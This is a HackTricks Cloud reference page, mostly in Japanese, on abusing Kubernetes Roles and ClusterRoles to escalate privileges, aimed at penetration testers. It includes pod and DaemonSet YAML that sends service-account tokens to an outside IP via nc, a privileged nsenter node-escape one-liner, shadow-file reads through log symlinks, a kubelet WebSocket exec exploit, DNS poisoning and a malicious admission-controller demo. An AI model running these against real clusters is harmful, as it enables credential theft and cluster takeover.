 HackTricks Cloud
Abusing Roles/ClusterRoles in Kubernetes
Tip
学んで実践する AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
学んで実践する GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
学んで実践する Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks をサポートする
- subscription plans を確認してください!
- 参加する 💬 Discord group または telegram group に参加するか、Twitter 🐦 @hacktricks_live をフォローしてください。
- Share hacking tricks by submitting PRs to the HackTricks and HackTricks Cloud github repos.
ここでは、潜在的に危険な Roles および ClusterRoles の設定をいくつか紹介します。kubectl api-resources でサポートされているすべてのリソースを取得できることを忘れないでください。
Privilege Escalation
ここで言う「Privilege Escalation」は、現在持っているものとは異なる特権を持つクラスター内の別の principal(kubernetes cluster 内または外部のクラウドへの)にアクセスする技術を指します。Kubernetes では、権限を昇格させる主な手法が基本的に4つあります:
- より高い特権を持つ他の user/groups/SAs を impersonate できること(kubernetes cluster 内や外部クラウドで)
- より高い特権を持つ SAs を find or attach できるような create/patch/exec pods を作成できること(kubernetes cluster 内や外部クラウドで)
- SAs のトークンが secrets として保存されているため、read secrets できること
- コンテナから escape to the node できること。ノード上で動作するコンテナのすべての secrets、ノードの認証情報、および(存在する場合は)ノードが動作しているクラウド内でのノードの権限を盗むことができます
- 触れておくべきもう一つの手法として、pod 内で run port-forward できる能力があり、これによりその pod 内の興味深いリソースへアクセスできる可能性があります。
Access Any Resource or Verb (Wildcard)
The wildcard (*) gives permission over any resource with any verb. It’s used by admins. Inside a ClusterRole this means that an attacker could abuse any namespace in the cluster
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
name: api-resource-verbs-all
rules:
rules:
- apiGroups: ["*"]
resources: ["*"]
verbs: ["*"]
特定の動詞で任意のリソースにアクセス
In RBAC, certain permissions pose significant risks:
create: 任意のクラスタリソースを作成する権限を付与し、権限昇格のリスクを招く。list: すべてのリソースを列挙できるため、機密データのleakingにつながる可能性がある。get: サービスアカウントからシークレットにアクセスできるようになり、セキュリティ上の脅威となる。
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
name: api-resource-verbs-all
rules:
rules:
- apiGroups: ["*"]
resources: ["*"]
verbs: ["create", "list", "get"]
Pod Create - Steal Token
pod を作成する権限を持つ攻撃者は、特権のある Service Account を pod に割り当ててそのトークンを盗み、Service Account としてなりすますことができます。結果的に権限を昇格させることになります。
Example of a pod that will steal the token of the bootstrap-signer service account and send it to the attacker:
apiVersion: v1
kind: Pod
metadata:
name: alpine
namespace: kube-system
spec:
containers:
- name: alpine
image: alpine
command: ["/bin/sh"]
args:
[
"-c",
'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000',
]
serviceAccountName: bootstrap-signer
automountServiceAccountToken: true
hostNetwork: true
Pod Create & Escape
以下は、コンテナが持ち得るすべての権限を示します:
- Privileged access (保護の無効化や capabilities の設定)
- Disable namespaces hostIPC and hostPid (権限昇格に利用される可能性がある)
- Disable hostNetwork namespace (ノードの cloud privileges を奪うアクセスやネットワークへのより広いアクセスを可能にする)
- Mount hosts / inside the container (ホストの / をコンテナ内にマウントする)
apiVersion: v1
kind: Pod
metadata:
name: ubuntu
labels:
app: ubuntu
spec:
# Uncomment and specify a specific node you want to debug
# nodeName: <insert-node-name-here>
containers:
- image: ubuntu
command:
- "sleep"
- "3600" # adjust this as needed -- use only as long as you need
imagePullPolicy: IfNotPresent
name: ubuntu
securityContext:
allowPrivilegeEscalation: true
privileged: true
#capabilities:
#  add: ["NET_ADMIN", "SYS_ADMIN"] # add the capabilities you need https://man7.org/linux/man-pages/man7/capabilities.7.html
runAsUser: 0 # run as root (or any other user)
volumeMounts:
- mountPath: /host
name: host-volume
restartPolicy: Never # we want to be intentional about running this pod
hostIPC: true # Use the host's ipc namespace https://www.man7.org/linux/man-pages/man7/ipc_namespaces.7.html
hostNetwork: true # Use the host's network namespace https://www.man7.org/linux/man-pages/man7/network_namespaces.7.html
hostPID: true # Use the host's pid namespace https://man7.org/linux/man-pages/man7/pid_namespaces.7.htmlpe_
volumes:
- name: host-volume
hostPath:
path: /
次の内容で pod を作成する:
kubectl --token $token create -f mount_root.yaml
このワンライナーは this tweet からのもので、いくつかの追加を加えています:
kubectl run r00t --restart=Never -ti --rm --image lol --overrides '{"spec":{"hostPID": true, "containers":[{"name":"1","image":"alpine","command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin": true,"tty":true,"imagePullPolicy":"IfNotPresent","securityContext":{"privileged":true}}]}}'
Now that you can escape to the node check post-exploitation techniques in:
Stealth
You probably want to be stealthier, in the following pages you can see what you would be able to access if you create a pod only enabling some of the mentioned privileges in the previous template:
- Privileged + hostPID
- Privileged only
- hostPath
- hostPID
- hostNetwork
- hostIPC
You can find example of how to create/abuse the previous privileged pods configurations in https://github.com/BishopFox/badPods
Pod の作成 — クラウドへ移動
もし pod を create(オプションで service account)できる場合、pod または service account に cloud roles を割り当ててアクセスすることで、クラウド環境の権限を取得できる可能性があります。
さらに、host network namespace を持つ pod を作成できれば、node インスタンスの IAM ロールを steal することができます。
For more information check:
Create/Patch Deployment, Daemonsets, Statefulsets, Replicationcontrollers, Replicasets, Jobs and Cronjobs
これらの権限を悪用して new pod を create し、前述の例のように権限を昇格させることが可能です。
The following yaml creates a daemonset and exfiltrates the token of the SA inside the pod:
apiVersion: apps/v1
kind: DaemonSet
metadata:
name: alpine
namespace: kube-system
spec:
selector:
matchLabels:
name: alpine
template:
metadata:
labels:
name: alpine
spec:
serviceAccountName: bootstrap-signer
automountServiceAccountToken: true
hostNetwork: true
containers:
- name: alpine
image: alpine
command: ["/bin/sh"]
args:
[
"-c",
'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000',
]
volumeMounts:
- mountPath: /root
name: mount-node-root
volumes:
- name: mount-node-root
hostPath:
path: /
Pods Exec
pods/exec は kubernetes のリソースで、pod 内のシェルでコマンドを実行するために使われます。これにより、コンテナ内でコマンドを実行したり、シェルを取得したりすることができます。
したがって、pod に入り込み SA のトークンを盗むことや、特権 pod に入って node に脱出し、node 上のすべての pod のトークンを盗んで (ab)use the node が可能です:
kubectl exec -it <POD_NAME> -n <NAMESPACE> -- sh
Note
デフォルトではコマンドは pod の最初のコンテナで実行されます。pod 内のすべてのコンテナ名を
kubectl get pods <pod_name> -o jsonpath='{.spec.containers[*].name}'で取得し、実行したいコンテナをkubectl exec -it <pod_name> -c <container_name> -- shで指定してください。
もし distroless container の場合は、コンテナの情報を取得するためにシェルの組み込みコマンド(shell builtins)を試すか、kubectl cp </path/local/file> <podname>:</path/in/container> を使って busybox のようなツールをアップロードすることを試してみてください。
port-forward
この権限は、ローカルの1つのポートを指定した pod 内の1つのポートに転送することを許可します。これは pod 内で動作するアプリケーションを簡単にデバッグできるようにするためのものですが、攻撃者がこれを悪用して pod 内の興味深い(like DBs)や脆弱なアプリケーション(webs?)にアクセスする可能性があります:
kubectl port-forward pod/mypod 5000:5000
ホストが書き込み可能な /var/log/ Escape
As indicated in this research、もし hosts /var/log/ directory mounted がある pod にアクセスまたは作成できれば、escape from the container が可能です.
これは主に、コンテナのログを取得しようとする際(kubectl logs <pod> を使用して)、Kube-API tries to get the logs が Kubelet サービスの /logs/ エンドポイントを通してポッドの 0.log ファイルを要求するためです.
Kubelet サービスは /logs/ エンドポイントを公開しており、これは基本的にコンテナの /var/log ファイルシステムを exposing the /var/log filesystem of the container しています。
したがって、コンテナの access to write in the /var/log/ folder を持つ攻撃者は、この挙動を次の2つの方法で悪用できます:
- Modifying the
0.logfile of its container (usually located in/var/logs/pods/namespace_pod_uid/container/0.log) to be a symlink pointing to/etc/shadowfor example. Then, you will be able to exfiltrate hosts shadow file doing:
kubectl logs escaper
failed to get parse function: unsupported log format: "root::::::::\n"
kubectl logs escaper --tail=2
failed to get parse function: unsupported log format: "systemd-resolve:*:::::::\n"
# Keep incrementing tail to exfiltrate the whole file
- 攻撃者が任意のプリンシパルを制御しており、
nodes/logを読む権限を持っている場合、/host-mounted/var/log/symに/への symlink を作成し、https://<gateway>:10250/logs/sym/にアクセスするとホストのルートファイルシステムが一覧表示されます(symlink を変更することでファイルへアクセスできます)。
curl -k -H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6Im[...]' 'https://172.17.0.1:10250/logs/sym/'
<a href="bin">bin</a>
<a href="data/">data/</a>
<a href="dev/">dev/</a>
<a href="etc/">etc/</a>
<a href="home/">home/</a>
<a href="init">init</a>
<a href="lib">lib</a>
[...]
ラボと自動化された exploit は以下で確認できます https://blog.aquasec.com/kubernetes-security-pod-escape-log-mounts
readOnly 保護のバイパス
もし CAP_SYS_ADMIN(高い特権)が利用可能であれば、フォルダを単に rw として remount できます:
mount -o rw,remount /hostlogs/
hostPath readOnly 保護のバイパス
this research に記載されているように、保護をバイパスすることが可能です:
allowedHostPaths:
- pathPrefix: "/foo"
readOnly: true
これは、前述のようなエスケープを防ぐために、hostPath mount を使う代わりに PersistentVolume と PersistentVolumeClaim を使用して、ホストのフォルダをコンテナに書き込み可能な状態でマウントすることを意図したものです:
apiVersion: v1
kind: PersistentVolume
metadata:
name: task-pv-volume-vol
labels:
type: local
spec:
storageClassName: manual
capacity:
storage: 10Gi
accessModes:
- ReadWriteOnce
hostPath:
path: "/var/log"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: task-pv-claim-vol
spec:
storageClassName: manual
accessModes:
- ReadWriteOnce
resources:
requests:
storage: 3Gi
---
apiVersion: v1
kind: Pod
metadata:
name: task-pv-pod
spec:
volumes:
- name: task-pv-storage-vol
persistentVolumeClaim:
claimName: task-pv-claim-vol
containers:
- name: task-pv-container
image: ubuntu:latest
command: ["sh", "-c", "sleep 1h"]
volumeMounts:
- mountPath: "/hostlogs"
name: task-pv-storage-vol
特権アカウントのなりすまし
user impersonation 権限があれば、攻撃者は特権アカウントになりすますことができます。
ユーザーをなりすますには kubectl コマンドでパラメータ --as=<username> を使用し、グループをなりすますには --as-group=<group> を使用します:
kubectl get pods --as=system:serviceaccount:kube-system:default
kubectl get secrets --as=null --as-group=system:masters
または REST API を使用する:
curl -k -v -XGET -H "Authorization: Bearer <JWT TOKEN (of the impersonator)>" \
-H "Impersonate-Group: system:masters"\
-H "Impersonate-User: null" \
-H "Accept: application/json" \
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secrets/
Listing Secrets
この権限により、REST API endpoint にアクセスして list secrets によって attacker が実際に secrets を読み取れる 可能性があります:
curl -v -H "Authorization: Bearer <jwt_token>" https://<master_ip>:<port>/api/v1/namespaces/kube-system/secrets/
Secrets の作成と読み取り
serviceaccount tokens を格納する、タイプが kubernetes.io/service-account-token の特別な Kubernetes secret があります。
もし secrets を作成および読み取りする権限があり、かつ対象の serviceaccount の名前がわかっている場合、以下のように secret を作成して、その中から被害者の serviceaccount トークンを盗むことができます:
apiVersion: v1
kind: Secret
metadata:
name: stolen-admin-sa-token
namespace: default
annotations:
kubernetes.io/service-account.name: cluster-admin-sa
type: kubernetes.io/service-account-token
exploitation の例:
$ SECRETS_MANAGER_TOKEN=$(kubectl create token secrets-manager-sa)

$ kubectl auth can-i --list --token=$SECRETS_MANAGER_TOKEN
Warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
secrets                                         []                                     []               [get create]
[/.well-known/openid-configuration/]   []               [get]
<SNIP>
[/version]                             []               [get]

$ kubectl create token cluster-admin-sa --token=$SECRETS_MANAGER_TOKEN
error: failed to create token: serviceaccounts "cluster-admin-sa" is forbidden: User "system:serviceaccount:default:secrets-manager-sa" cannot create resource "serviceaccounts/token" in API group "" in the namespace "default"

$ kubectl get pods --token=$SECRETS_MANAGER_TOKEN --as=system:serviceaccount:default:secrets-manager-sa
Error from server (Forbidden): serviceaccounts "secrets-manager-sa" is forbidden: User "system:serviceaccount:default:secrets-manager-sa" cannot impersonate resource "serviceaccounts" in API group "" in the namespace "default"

$ kubectl apply -f ./secret-that-steals-another-sa-token.yaml --token=$SECRETS_MANAGER_TOKEN
secret/stolen-admin-sa-token created

$ kubectl get secret stolen-admin-sa-token --token=$SECRETS_MANAGER_TOKEN -o json
{
"apiVersion": "v1",
"data": {
"ca.crt": "LS0tLS1CRUdJTiBDRVJUSUZJQ0FU<SNIP>UlRJRklDQVRFLS0tLS0K",
"namespace": "ZGVmYXVsdA==",
"token": "ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWk<SNIP>jYkowNWlCYjViMEJUSE1NcUNIY0h4QTg2aXc="
},
"kind": "Secret",
"metadata": {
"annotations": {
"kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Secret\",\"metadata\":{\"annotations\":{\"kubernetes.io/service-account.name\":\"cluster-admin-sa\"},\"name\":\"stolen-admin-sa-token\",\"namespace\":\"default\"},\"type\":\"kubernetes.io/service-account-token\"}\n",
"kubernetes.io/service-account.name": "cluster-admin-sa",
"kubernetes.io/service-account.uid": "faf97f14-1102-4cb9-9ee0-857a6695973f"
},
"creationTimestamp": "2025-01-11T13:02:27Z",
"name": "stolen-admin-sa-token",
"namespace": "default",
"resourceVersion": "1019116",
"uid": "680d119f-89d0-4fc6-8eef-1396600d7556"
},
"type": "kubernetes.io/service-account-token"
}
Note that if you are allowed to create and read secrets in a certain namespace, the victim serviceaccount also must be in that same namespace.
Reading a secret – brute-forcing token IDs
読み取り権限を持つtokenを所持する攻撃者は、より広範な listing secrets 権限とは異なり、そのsecretを利用するために正確な名前が必要ですが、それでも脆弱性は残っています。システム内のデフォルトのserviceaccountは列挙可能で、それぞれがsecretに紐づいています。これらのsecretは名前の構造が決まっており、静的なプレフィックスの後にランダムな5文字の英数字トークン(特定の文字を除く)が続きます。詳細はsource codeを参照してください。
このトークンは完全な英数字範囲ではなく、限定された27文字セット(bcdfghjklmnpqrstvwxz2456789)から生成されます。この制約により組み合わせ総数は14,348,907(27^5)にまで減少します。したがって、攻撃者は数時間でブルートフォース攻撃によりトークンを推測できる可能性があり、機密性の高いservice accountへアクセスして権限昇格を引き起こす恐れがあります。
EncrpytionConfiguration の平文
この種のオブジェクト内で、at rest のデータを暗号化するための平文キーを見つけることが可能です。例えば:
# From https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/

#
# CAUTION: this is an example configuration.
#          Do not use this for your own cluster!
#

apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
- resources:
- secrets
- configmaps
- pandas.awesome.bears.example # a custom resource API
providers:
# This configuration does not provide data confidentiality. The first
# configured provider is specifying the "identity" mechanism, which
# stores resources as plain text.
#
- identity: {} # plain text, in other words NO encryption
- aesgcm:
keys:
- name: key1
secret: c2VjcmV0IGlzIHNlY3VyZQ==
- name: key2
secret: dGhpcyBpcyBwYXNzd29yZA==
- aescbc:
keys:
- name: key1
secret: c2VjcmV0IGlzIHNlY3VyZQ==
- name: key2
secret: dGhpcyBpcyBwYXNzd29yZA==
- secretbox:
keys:
- name: key1
secret: YWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXoxMjM0NTY=
- resources:
- events
providers:
- identity: {} # do not encrypt Events even though *.* is specified below
- resources:
- '*.apps' # wildcard match requires Kubernetes 1.27 or later
providers:
- aescbc:
keys:
- name: key2
secret: c2VjcmV0IGlzIHNlY3VyZSwgb3IgaXMgaXQ/Cg==
- resources:
- '*.*' # wildcard match requires Kubernetes 1.27 or later
providers:
- aescbc:
keys:
- name: key3
secret: c2VjcmV0IGlzIHNlY3VyZSwgSSB0aGluaw==
証明書署名リクエスト
リソースcertificatesigningrequests(または少なくともcertificatesigningrequests/nodeClient)に対して**createの動詞がある場合、new nodeの新しいCeSRをcreate**できます。
According to the documentation it’s possible to auto approve this requests、その場合は追加の権限は必要ありません。そうでない場合はリクエストを承認できる必要があり、つまりcertificatesigningrequests/approvalでのupdateと、resourceNameが<signerNameDomain>/<signerNamePath>または<signerNameDomain>/*であるsignersに対するapproveが必要になります。
必要な権限をすべて含むロールの例は:
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
name: csr-approver
rules:
- apiGroups:
- certificates.k8s.io
resources:
- certificatesigningrequests
verbs:
- get
- list
- watch
- create
- apiGroups:
- certificates.k8s.io
resources:
- certificatesigningrequests/approval
verbs:
- update
- apiGroups:
- certificates.k8s.io
resources:
- signers
resourceNames:
- example.com/my-signer-name # example.com/* can be used to authorize for all signers in the 'example.com' domain
verbs:
- approve
つまり、新しい node CSR が承認されると、ノードの特別な権限を abuse して steal secrets や escalate privileges を行うことができます。
In this post and this one the GKE K8s TLS Bootstrap configuration is configured with automatic signing and it’s abused to generate credentials of a new K8s Node and then abuse those to escalate privileges by stealing secrets.
If you have the mentioned privileges yo could do the same thing. Note that the first example bypasses the error preventing a new node to access secrets inside containers because a node can only access the secrets of containers mounted on it.
これを回避する方法は単純で、興味深い secrets がマウントされているコンテナの node 名に対して create a node credentials for the node name where the container with the interesting secrets is mounted を作成することだけです(方法は最初の post を参照してください):
"/O=system:nodes/CN=system:node:gke-cluster19-default-pool-6c73b1-8cj1"
AWS EKS aws-auth configmaps
EKS(AWS 上にある必要があります)クラスターの kube-system namespace 内の configmaps を変更できるプリンシパルは、aws-auth configmap を上書きすることでクラスタ管理者権限を取得できます。
必要な操作は update と patch、configmap が作成されていない場合は create です:
# Check if config map exists
get configmap aws-auth -n kube-system -o yaml

## Yaml example
apiVersion: v1
kind: ConfigMap
metadata:
name: aws-auth
namespace: kube-system
data:
mapRoles: |
- rolearn: arn:aws:iam::123456789098:role/SomeRoleTestName
username: system:node{{EC2PrivateDNSName}}
groups:
- system:masters

# Create donfig map is doesn't exist
## Using kubectl and the previous yaml
kubectl apply -f /tmp/aws-auth.yaml
## Using eksctl
eksctl create iamidentitymapping --cluster Testing --region us-east-1 --arn arn:aws:iam::123456789098:role/SomeRoleTestName --group "system:masters" --no-duplicate-arns

# Modify it
kubectl edit -n kube-system configmap/aws-auth
## You can modify it to even give access to users from other accounts
data:
mapRoles: |
- rolearn: arn:aws:iam::123456789098:role/SomeRoleTestName
username: system:node{{EC2PrivateDNSName}}
groups:
- system:masters
mapUsers: |
- userarn: arn:aws:iam::098765432123:user/SomeUserTestName
username: admin
groups:
- system:masters
Warning
aws-authを 永続化 として使用し、他のアカウント からのユーザーにアクセスを与えることができます。ただし、
aws --profile other_account eks update-kubeconfig --name <cluster-name>は 別アカウントからは動作しません。しかし実際には、クラスター名の代わりにクラスターの ARN を指定するとaws --profile other_account eks get-token --cluster-name arn:aws:eks:us-east-1:123456789098:cluster/Testingは動作します。kubectlを動作させるには、被害者の kubeconfig を configure し、aws exec の引数に--profile other_account_roleを追加して、kubectl がトークン取得と AWS への接続で他アカウントのプロファイルを使用するようにしてください。
CoreDNS config map
If you have the permissions to modify the coredns configmap in the kube-system namespace, you can modify the address domains will be resolved to in order to be able to perform MitM attacks to steal sensitive information or inject malicious content.
The verbs needed are update and patch over the coredns configmap (or all the config maps).
A regular coredns file contains something like this:
data:
Corefile: |
.:53 {
log
errors
health {
lameduck 5s
}
ready
kubernetes cluster.local in-addr.arpa ip6.arpa {
pods insecure
fallthrough in-addr.arpa ip6.arpa
ttl 30
}
prometheus :9153
hosts {
192.168.49.1 host.minikube.internal
fallthrough
}
forward . /etc/resolv.conf {
max_concurrent 1000
}
cache 30
loop
reload
loadbalance
}
An attacker could download it running kubectl get configmap coredns -n kube-system -o yaml, modify it adding something like rewrite name victim.com attacker.com so whenever victim.com is accessed actually attacker.com is the domain that is going to be accessed. And then apply it running kubectl apply -f poison_dns.yaml.
Another option is to just edit the file running kubectl edit configmap coredns -n kube-system and making changes.
Escalating in GKE
There are 2 ways to assign K8s permissions to GCP principals. In any case the principal also needs the permission container.clusters.get to be able to gather credentials to access the cluster, or you will need to generate your own kubectl config file (follow the next link).
Warning
K8s API エンドポイントとやり取りする際、GCP の認証トークンが送信されます。その後、GCP は K8s API エンドポイントを通じて、まずプリンシパル(メールアドレスで)がクラスター内にアクセス権を持っているかを確認し、次にGCP IAM 経由のアクセス権があるかを確認します。
どちらかが当てはまればアクセスが許可されます。どちらも当てはまらない場合は、GCP IAM 経由での権限付与を示唆するエラーが返されます。
Then, the first method is using GCP IAM, the K8s permissions have their equivalent GCP IAM permissions, and if the principal have it, it will be able to use it.
The second method is assigning K8s permissions inside the cluster to the identifying the user by its email (GCP service accounts included).
Create serviceaccounts token
Principals that can create TokenRequests (serviceaccounts/token) When talking to the K8s api endpoint SAs (info from here).
ephemeralcontainers
Principals that can update or patch pods/ephemeralcontainers can gain code execution on other pods, and potentially break out to their node by adding an ephemeral container with a privileged securityContext
ValidatingWebhookConfigurations or MutatingWebhookConfigurations
Principals with any of the verbs create, update or patch over validatingwebhookconfigurations or mutatingwebhookconfigurations might be able to create one of such webhookconfigurations in order to be able to escalate privileges.
For a mutatingwebhookconfigurations example check this section of this post.
Escalate
As you can read in the next section: Built-in Privileged Escalation Prevention, a principal cannot update neither create roles or clusterroles without having himself those new permissions. Except if he has the verb escalate or * over roles or clusterroles and the respective binding options.
Then he can update/create new roles, clusterroles with better permissions than the ones he has.
Nodes proxy
Principals with access to the nodes/proxy subresource can execute code on pods via the Kubelet API (according to this). More information about Kubelet authentication in this page:
Kubelet Authentication & Authorization
nodes/proxy GET -> Kubelet /exec via WebSocket verb confusion
- Kubelet maps HTTP methods to RBAC verbs before protocol upgrade. WebSocket handshakes must start with HTTP GET (
Connection: Upgrade), so/execover WebSocket is checked as verbgetinstead of the expectedcreate. /exec,/run,/attach, and/portforwardare not explicitly mapped and fall into the defaultproxysubresource, so the authorization question becomescan <user> get nodes/proxy?- If a token only has
nodes/proxy+get, direct WebSocket access to the kubelet onhttps://<node_ip>:10250allows arbitrary command execution in any pod on that node. The same request via the API server proxy path (/api/v1/nodes/<node>/proxy/exec/...) is denied because it is a normal HTTP POST and maps tocreate. - The kubelet performs no second authorization after the WebSocket upgrade; only the initial GET is evaluated.
Direct exploit (requires network reachability to the kubelet and a token with nodes/proxy GET):
kubectl auth can-i --list | grep "nodes/proxy"
websocat --insecure \
--header "Authorization: Bearer $TOKEN" \
--protocol "v4.channel.k8s.io" \
"wss://$NODE_IP:10250/exec/$NAMESPACE/$POD/$CONTAINER?output=1&error=1&command=id"
- Node IP を使用し、node name ではなく。同じリクエストを
curl -X POSTで送ると、createにマップされるため Forbidden になります。 - kubelet への直接アクセスは API server をバイパスするため、AuditPolicy には kubelet user agent からの
subjectaccessreviewsのみが表示され、pods/execはログに残りません。 - 影響を受けるサービスアカウントを detection script で列挙し、
nodes/proxyGET に限定されたトークンを見つけてください。
pods の削除 + ノードを unschedulable にする
プリンシパルが pods を削除できる(pods リソースに対する delete 動詞)、または pods を evict できる(pods/eviction リソースに対する create 動詞)、または pod ステータスを変更できる(pods/status へのアクセス)と同時に 他の nodes を unschedulable にできる(nodes/status へのアクセス)か nodes を削除できる(nodes リソースに対する delete 動詞)権限を持ち、かつある pod を制御できる場合、他の nodes から pods を盗用してそれらを侵害された node 上で実行させ、攻撃者がそれらの pods からトークンを盗む可能性があります。
patch_node_capacity(){
curl -s -X PATCH 127.0.0.1:8001/api/v1/nodes/$1/status -H "Content-Type: json-patch+json" -d '[{"op": "replace", "path":"/status/allocatable/pods", "value": "0"}]'
}

while true; do patch_node_capacity <id_other_node>; done &
#Launch previous line with all the nodes you need to attack

kubectl delete pods -n kube-system <privileged_pod_name>
サービスのステータス (CVE-2020-8554)
services/status を変更できる主体は、status.loadBalancer.ingress.ip フィールドを設定して未修正の CVE-2020-8554 を悪用し、クラスターに対して MiTM 攻撃 を仕掛ける可能性があります。CVE-2020-8554 に対するほとんどの緩和策は ExternalIP services のみを防ぐにとどまります(this による)。
ノードと Pod のステータス
nodes/status または pods/status に対して update または patch 権限を持つ主体は、スケジューリング制約に影響するラベルを変更することができます。
組み込みの特権昇格防止機構
Kubernetes には権限昇格を防ぐための built-in mechanism があります。
この仕組みによって、ユーザーが roles や role bindings を変更して権限を昇格させることができないように保証されます。この規則の適用は API レベルで行われるため、RBAC authorizer が無効でも保護が働きます。
このルールは、ユーザーがそのロールに含まれるすべての権限を所有している場合にのみロールを作成または更新できると定めています。さらに、ユーザーの既存の権限のスコープは、作成または変更しようとするロールのスコープと一致している必要があります:ClusterRoles ならクラスター全体、Roles なら同じ namespace 内(またはクラスター全体)に限定されます。
Warning
前述のルールには例外があります。主体が
rolesまたはclusterrolesに対して 動詞escalateの権限を持っている場合、本人がその権限を持っていなくても roles や clusterroles の権限を増やすことができます。
RoleBindings/ClusterRoleBindings の取得とパッチ
Caution
一見この手法は以前は動作していたようですが、私のテストでは前節と同じ理由により現在はもう動作しません。既に持っていない権限を自分や別の SA に与えるために rolebinding を作成/変更することはできません。
Rolebinding を作成する権限があれば、ユーザーは roles を service account にバインドできます。この権限は、ユーザーが侵害された service account に admin privileges をバインドできるため、特権昇格につながる可能性があります。
その他の攻撃
Sidecar proxy アプリ
デフォルトでは pods 間の通信は暗号化されていません。相互認証(双方向、pod 間)は行われていません。
Sidecar proxy アプリの作成
Sidecar コンテナは、単に pod の内部に2 番目(またはそれ以上)のコンテナを追加することから成ります。
例えば、以下は 2 つのコンテナを持つ pod の設定の一部です:
spec:
containers:
- name: main-application
image: nginx
- name: sidecar-container
image: busybox
command: ["sh","-c","<execute something in the same pod but different container>"]
例えば、既存の pod に新しい container で backdoor を仕掛けるには、specification に新しい container を追加するだけでよい。注意として、2番目の container に最初のものが持たないような権限をより多く与えることができる点がある。
詳しくは: https://kubernetes.io/docs/tasks/configure-pod-container/security-context/
悪意のある Admission Controller
An admission controller は、リクエストが認証されおよび認可された後、オブジェクトの永続化が行われる前に、Kubernetes API server へのリクエストを傍受する。
もし攻撃者が何らかの方法で inject a Mutation Admission Controller できれば、既に認証されたリクエストを変更することが可能になる。これにより privesc が発生する可能性があり、より一般的にはクラスタ内に永続化することができる。
Example from https://blog.rewanthtammana.com/creating-malicious-admission-controllers:
git clone https://github.com/rewanthtammana/malicious-admission-controller-webhook-demo
cd malicious-admission-controller-webhook-demo
./deploy.sh
kubectl get po -n webhook-demo -w
準備できているかどうか、ステータスを確認してください:
kubectl get mutatingwebhookconfigurations
kubectl get deploy,svc -n webhook-demo

次に新しい pod をデプロイします:
kubectl run nginx --image nginx
kubectl get po -w
ErrImagePull エラーが表示される場合は、次のいずれかのクエリでイメージ名を確認してください:
kubectl get po nginx -o=jsonpath='{.spec.containers[].image}{"\n"}'
kubectl describe po nginx | grep "Image: "

上の画像にあるように、イメージ nginx を実行しようとしましたが、実際に実行されたのは rewanthtammana/malicious-image でした。これは一体何が起きたのでしょうか?
技術的な詳細
The ./deploy.sh script establishes a mutating webhook admission controller, which modifies requests to the Kubernetes API as specified in its configuration lines, influencing the outcomes observed:
patches = append(patches, patchOperation{
Op:    "replace",
Path:  "/spec/containers/0/image",
Value: "rewanthtammana/malicious-image",
})
上のスニペットは、すべての pod の最初のコンテナイメージを rewanthtammana/malicious-image に置き換えます。
OPA Gatekeeper bypass
Kubernetes OPA Gatekeeper bypass
ベストプラクティス
Service Account Tokens の自動マウントを無効化する
- Pods and Service Accounts: デフォルトでは、pods は service account token をマウントします。セキュリティ強化のため、Kubernetes はこの自動マウント機能を無効化できます。
- How to Apply: Kubernetes バージョン 1.6 以降、service account または pod の設定で
automountServiceAccountToken: falseを設定します。
RoleBindings/ClusterRoleBindings における制限的なユーザー割り当て
- Selective Inclusion: RoleBindings や ClusterRoleBindings に必要なユーザーだけが含まれるようにしてください。定期的に監査し、不要なユーザーを削除して厳格なセキュリティを維持します。
Namespace 固有の Roles を優先し、Cluster 全体の Roles を避ける
- Roles vs. ClusterRoles: Namespace 固有の権限には、クラスタ全体に適用される ClusterRoles や ClusterRoleBindings ではなく、Roles と RoleBindings を使用することを推奨します。このアプローチはより細かい制御を提供し、権限の範囲を制限します。
自動化ツールを使用する
